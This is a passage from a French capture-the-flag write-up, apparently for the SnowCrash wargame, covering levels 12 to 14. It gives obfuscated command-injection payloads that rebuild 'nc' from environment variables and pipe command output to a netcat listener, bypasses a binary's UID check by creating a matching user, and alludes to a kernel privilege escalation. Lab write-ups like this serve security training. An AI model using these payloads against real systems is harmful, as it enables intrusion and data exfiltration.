*"/;T=${PATH#/?/?/?/?/?/?/?/?};N=${T%%:*};S=${PATH#/?/?/?/?/?/?/?/?};C=${S%%?/?/*};W=${PWD#/?/?/?/?/?/?/?/?};E=${W%%???2};Z=${PWD#/?/?/?/?/?/?/?/?};V=${Z%%?/?/*};$E$N$V|N$N$C 192.168.1.5 1234;"
```

On URL encode tout ça, et on envoie notre cURL. On reçoit bien le résultat de la commande **env** sur notre netcat listener :

[illegible]

On aperçoit deux variables d'environnement qui peuvent nous être très utiles, **QUERY_STRING** et **REQUEST_URI**. Ces dernières contiennent l'URL qu'on a entré dans notre cURL, on en contrôle donc le contenu.

Imaginons donc que je veuille passer le résultat de la commande **getflag** à mon listener netcat, au lieu de **env**. J'utiliserai l'URL suivante :

```
http://192.168.1.16:4646/?y=getflag&x=[PAYLOAD]
```

Avec une telle URL, notre variable d'environnement **QUERY_STRING** aura la structure :

```
/?y=getflag&x=[PAYLOAD]
```

Je peux donc récupérer (d'un coup) la string **getflag** de cette façon :

```
U=${QUERY_STRING#??};GETFLAG=${U%%??=*}
```

Voici le payload final pour effectuer la commande **getflag** et passer l'output à netcat :

```
'*"${IFS}/;T=${PATH#/?/?/?/?/?/?/?/?};N=${T%*:}*};S=${PATH#/?/?/?/?/?};C=${S%
%?/?/*};U=${QUERY_STRING#??};GETFLAG=${U%%??=*};${IFS}$GETFLAG${IFS}|$N$C$
{IFS}192.168.1.5${IFS}1234;${IFS}echo${IFS}"
```

On URL encode ça, et on le passe à cURL, en se rappelant qu'il faut utiliser l'URL suivante :

```
curl 'http://192.168.1.16:4646/?y=getflag&x=[PAYLOAD]'
```

Et on récupère bien, sur notre listener **netcat**, l'output de la commande **getflag** :

```
→ level12 nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.16] 44091
Check flag.Here is your token : qlqKMlRpXf53AWhDaU7FEkczr
```

Et cette approche se révèle finalement assez modulaire, puisqu'on peut insérer dans l'URI n'importe quelle commande qu'on souhaite exécuter, puis en récupérer le string, en minuscule, dans les variables d'environnement du script. Il s'agit d'un exploit qui ne dépend pas de la commande construite par le script PERL initial (ou, en tout cas, moins, puisqu'on ne dépend pas du fichier **/tmp/xd**).

[OK] Ressources

[OK] Flag

14. Level 13

Dans le dossier home de l'utilisateur **level13**, on trouve un simple binaire ELF SUID / SGID. Lorsqu'on essaie de le démarrer sans aucun argument, on a le message d'erreur suivant :

```
UID 2013 started us but we expect 4242
```

Il semble donc que le programme vérifie l'UID *réel* de l'utilisateur qui démarre le programme, et qu'il ne fonctionne correctement que si cet UID est 4242. Aucun utilisateur dans **/etc/passwd** ne

dispose de cet UID, on a vérifié, il va donc falloir le manipuler.

Bref, transférons le fichier sur Kali pour le décompiler. On se rend compte qu'il n'y a qu'une fonction **main** très basique :

```
void main(void)
{
    __uid_t _Var1;
    undefined4 uVar2;

    _Var1 = getuid();
    if (_Var1 != 0x1092) {
        _Var1 = getuid();
        printf("UID %d started us but we we expect %d\n", _Var1, 0x1092);
        /* WARNING: Subroutine does not return */
        exit(1);
    }
    uVar2 = ft_des("boe]!ai0FB@.:|L6l@A?>qJ}I");
    printf("your token is %s\n", uVar2);
    return;
}
```

Cette fonction récupère le *real ID* et vérifie s'il est égal à 4242. Si ce n'est pas le cas, on **exit**. S'il est bien égal à 4242, on déchiffre un string encrypté avec une fonction **ft_des** qui est également présente dans le programme.

De là, pour récupérer le token, on a deux options : soit on essaie de reverse engineer la fonction **ft_des** pour reconstruire le token ; soit on prend une voie bien plus simple, et on crée un utilisateur sur notre machine Kali avec l'UID **4242**, puis on exécute le programme avec cet utilisateur.

On choisi la seconde option :

```
→ level13 adduser --uid 4242 level13
Ajout de l'utilisateur « level13 » ...
Ajout du nouveau groupe « level13 » (4242) ...
Ajout du nouvel utilisateur « level13 » (4242) avec le groupe « level13 » ...
Création du répertoire personnel « /home/level13 »...
Copie des fichiers depuis « /etc/skel »...
Nouveau mot de passe :
Retapez le nouveau mot de passe :
passwd: password updated successfully
Changing the user information for level13
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Cette information est-elle correcte ? [0/n]o
→ level13 su level13
level13@kali:/root/42/snowcrash/level13$ id
uid=4242(level13) gid=4242(level13) groupes=4242(level13)
level13@kali:/root/42/snowcrash/level13$ ./level13
your token is 2A31L79asukciNyi8uppkEuSx
level13@kali:/root/42/snowcrash/level13$
```

On récupère le token, qui nous permet de nous log en tant que **level14**.

[OK] **Ressources**

[OK] **Flag**

15. Level 14

On récupère **root** exactement comme décrit dans *1. Level 00* (sauf qu'on peut maintenant nommer notre fichier d'exploit "dirty", indiquant que c'était bien pour ce dernier flag qu'on était censé utiliser ce privesc). De là, on `su flag14`, et on fait un `getflag` pour récupérer notre flag `_(ツ)_/`.

[OK] **Ressources**

[OK] **Flag**